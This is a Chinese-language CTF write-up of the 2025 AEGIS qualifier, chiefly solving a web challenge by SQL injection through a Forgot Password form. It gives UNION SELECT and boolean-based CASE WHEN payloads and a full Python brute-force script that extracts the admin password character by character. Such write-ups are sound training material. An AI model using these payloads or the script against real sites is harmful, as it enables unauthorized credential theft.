


TL;DR
-
Web — Amnesia Dose (SQLi / Blind boolean + UNION)
題型:Web / SQL injection

重點與做法:透過 Forgot Password 的回傳字串判定欄位數與型別,利用UNION SELECT把資料庫欄位印到回應中(發現第四欄為 email),再用 boolean-based 判斷確認密碼前綴為AEGIS{,最後以 Python requests 寫自動化 brute-force 逐字破解長度為 58 的 password(script 有在文中)。
結果:成功取得 admin 密碼(即 flag)。 -
Crypto — random multi (模數算術 / 期望值範圍搜索)
題型:Crypto / 模數運算與搜尋
重點與做法:把題目中的數列映成 base=11 的冪次指數,估算總和的期望值與變異數以取得合理的搜尋區間,然後在該區間內對指數 E 做模指數運算與模逆,將結果轉成 bytes。程式使用Crypto.Util.number及搜尋範圍縮放策略,最終找到 flag 。

隊伍排名:15 / 40



我嘗試了幾題,像是 Key to the orchard 這題一開始懷疑是不是 Path Traversal 之類的,然後有開 DirBuster 去掃掃看,但是掃到一半 DirBuster 就卡住了,從掃出來的路徑可以看到各種檔案跟 Apache 版本。

還有發現 /admin 會出現 Server Error 500 。
有去注意過 /news 的奇怪文章,因為明明只有六篇,但是 pagination 有十頁。不過 id 改一改數字跟試試看有沒有 SQLi 之後就放著了,我太菜了 (╥﹏╥)
還有 Cipher Restaurant ,這認真是胡鬧廚房 (。ŏ_ŏ)
看到 PRIME 的時候想說有沒有可能是 PRIME 對應的質數 5361234111 就是 passphrase,失敗 (賽後看大佬們討論好像是要把這幾個質數乘起來當 passphrase?)
當下發現好像有點太通靈了,果斷寫下一題~
可憐的隊友認真坐牢三小時 ( ×ω× ) ,辛苦了!!!
看到小當家出現的那一刻很懵,但沒想到最大的問題出在泡芙阿姨,又學到一個新的隱寫術工具 OpenPuff ,真好


寫 writeup 的時候才發現,泡芙阿姨那一張右下角是不是有 Gemini 的創作痕跡 www
2025 AEGIS 神盾盃 初賽
Web
Amnesia Dose
事情是這樣的,Key to the orchard 寫一半寫不下去了,然後已經解完幾題的海獺說這題是 SQLi (是大電神 🛐),就來寫 Web 了

首先看到 user login,但現在甚麼線索都沒有,直接去看看 Forget Password

第一個想到的是 admin ,按下 Retrieve Password 發現會顯示 I have sent the password to a****@*********** ,猜測在使用者存在的情況下 @ 前面應該是輸入的使用者名稱
先試試看有哪些欄位,' UNION SELECT NULL, NULL, NULL, NULL -- 發現會顯示 email 格式錯誤,表示這個表格一共有四個欄位,並且嘗試 ' UNION SELECT '', '', '', 'test@email.com' -- 後發現第四個欄位是 email。
由於前面送出後顯示的是 email,那有沒有可能利用 UNION 在前端顯示出 admin 的密碼呢?
' UNION SELECT '', '', '', (SELECT printf('%s@x.com', password) FROM users LIMIT 1) --成功把 admin 的 password 印出來了,也知道這個密碼有 58 位
看到大寫 A 有點懷疑是不是 flag

有點想把 email 改成自己的真實 email,但一想到後台會看到甚麼就覺得還是算了 w
試試看 password 是不是就是 flag,如果是,那顯示的 email 開頭會是 t ,反之,email 開頭會顯示 f
' UNION SELECT '', '', '', ( CASE WHEN EXISTS( SELECT 1 FROM users WHERE username = 'admin' AND substr(password,1,6) = 'AEGIS{' ) THEN 'true@x.com' ELSE 'false@x.com' END) --email 開頭顯示 t ,確定 brute force 出 password 就等於拿到了 flag

接下來就去 brute force password,請 ChatGPT 幫我生 script
import requestsimport timeimport urllib.parse
# ---------- 設定區 ----------URL = "https://aegis2025-amnesia.chals.io/forgot_password"PARAM_NAME = "username"HTTP_METHOD = "POST"TRUE_INDICATOR = "I have sent the password to t"USE_URLENCODE = FalsePRINT_RESPONSE_CHARS = 5000DELAY = 0.15REQUEST_TIMEOUT = 10.0
HEADERS = {"User-Agent": "Mozilla/5.0 (ctf-debug)"}COOKIES = {}# --------------------------------
# PAYLOAD_TEMPLATE: 每次驗證整段字串PAYLOAD_TEMPLATE = ("' UNION SELECT '', '', '', (CASE WHEN EXISTS(SELECT 1 FROM users WHERE username='admin' AND substr(password,1,{found_length}) = '{found_and_test_ch}') THEN 'true@x.com' ELSE 'false@x.com' END) -- ")
CHARSET = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}_!@.-"MAX_LEN = 58session = requests.Session()session.headers.update(HEADERS)if COOKIES: session.cookies.update(COOKIES)
def send_debug(payload_value): data = {PARAM_NAME: payload_value} try: if HTTP_METHOD.upper() == "GET": r = session.get(URL, params=data, timeout=REQUEST_TIMEOUT) effective_payload = r.request.path_url else: r = session.post(URL, data=data, timeout=REQUEST_TIMEOUT) effective_payload = r.request.body except requests.RequestException as e: print("Request failed:", e) return None, None, None
text = r.text or "" contains = TRUE_INDICATOR in text snippet = text[:PRINT_RESPONSE_CHARS].replace("\n", "\\n") return contains, r.status_code, (effective_payload, snippet)
def send_payload_and_debug(payload): """helper: 實際送出並印出 debug 資訊""" if USE_URLENCODE: payload_to_send = urllib.parse.quote_plus(payload) else: payload_to_send = payload found, status, (sent_body, snippet) = send_debug(payload_to_send) print("----") print(f"PAYLOAD SENT (param={PARAM_NAME}): {payload_to_send}") print("HTTP status:", status) print("Request body/url:", sent_body) print("Response snippet:", snippet) print(f"Contains TRUE_INDICATOR('{TRUE_INDICATOR}')? -> {found}") return found
def check_prefix(prefix): """檢查 password 的前 len(prefix) 個字元是否等於 prefix""" safe_prefix = prefix.replace("'", "''") payload = PAYLOAD_TEMPLATE.format( found_length=len(prefix), found_and_test_ch=safe_prefix ) return send_payload_and_debug(payload)
def brute_force_from_prefix(prefix="", max_len=MAX_LEN): """從已知 prefix 開始逐位 brute-force""" found = prefix start_pos = len(prefix) + 1 print(f"[+] start brute from prefix: '{prefix}', starting at position {start_pos}")
for pos in range(start_pos, max_len + 1): print(f"[+] 測試位置 {pos} ...") char_found = None for ch in CHARSET: test_str = found + ch payload = PAYLOAD_TEMPLATE.format( found_length=len(test_str), found_and_test_ch=test_str ) ok = send_payload_and_debug(payload) if ok is None: print(" request failed, retrying...") time.sleep(1) ok = send_payload_and_debug(payload) if ok is None: print(" skip this char") continue if ok: found += ch char_found = ch print(f"找到字元: '{ch}' -> current prefix: {found}") break time.sleep(DELAY) if char_found is None: print(f"[!] 位置 {pos} 無法找到字元,可能到達密碼結尾或 CHARSET 不完整。停止 brute-force。") break return found
def debug_probe_static(): probe = "' UNION SELECT 'a','b','c','probe@x.com' -- " if USE_URLENCODE: probe = urllib.parse.quote_plus(probe) ok, status, (sent, snippet) = send_debug(probe) print("=== Static probe ===") print("Sent:", probe) print("Status:", status) print("Response snippet:", snippet) print("Contains TRUE_INDICATOR? ->", TRUE_INDICATOR in (snippet or "")) print("=====================") return TRUE_INDICATOR in (snippet or "")
if __name__ == "__main__": print("1) static probe...") base_ok = debug_probe_static() if not base_ok: print("注意:static probe 沒找到 TRUE_INDICATOR,請確認 TRUE_INDICATOR 是否正確或使用 probe@x.com 作為 indicator。")
known_prefix = "AEGIS{" if known_prefix: print(f"\n2) 檢查已知前綴: {known_prefix}") ok = check_prefix(known_prefix) print("check_prefix result:", ok)
print("\n3) 從已知 prefix 繼續逐位 brute-force ...") result = brute_force_from_prefix(prefix=known_prefix, max_len=MAX_LEN) print("\nResult:", result)中間還被 ChatGPT 坑了一次,它把我的 payload 改掉了,花了一點時間去 debug
script 跑下去之後,就跑去買手搖杯了 🧋
然後就拿到 flag 了~
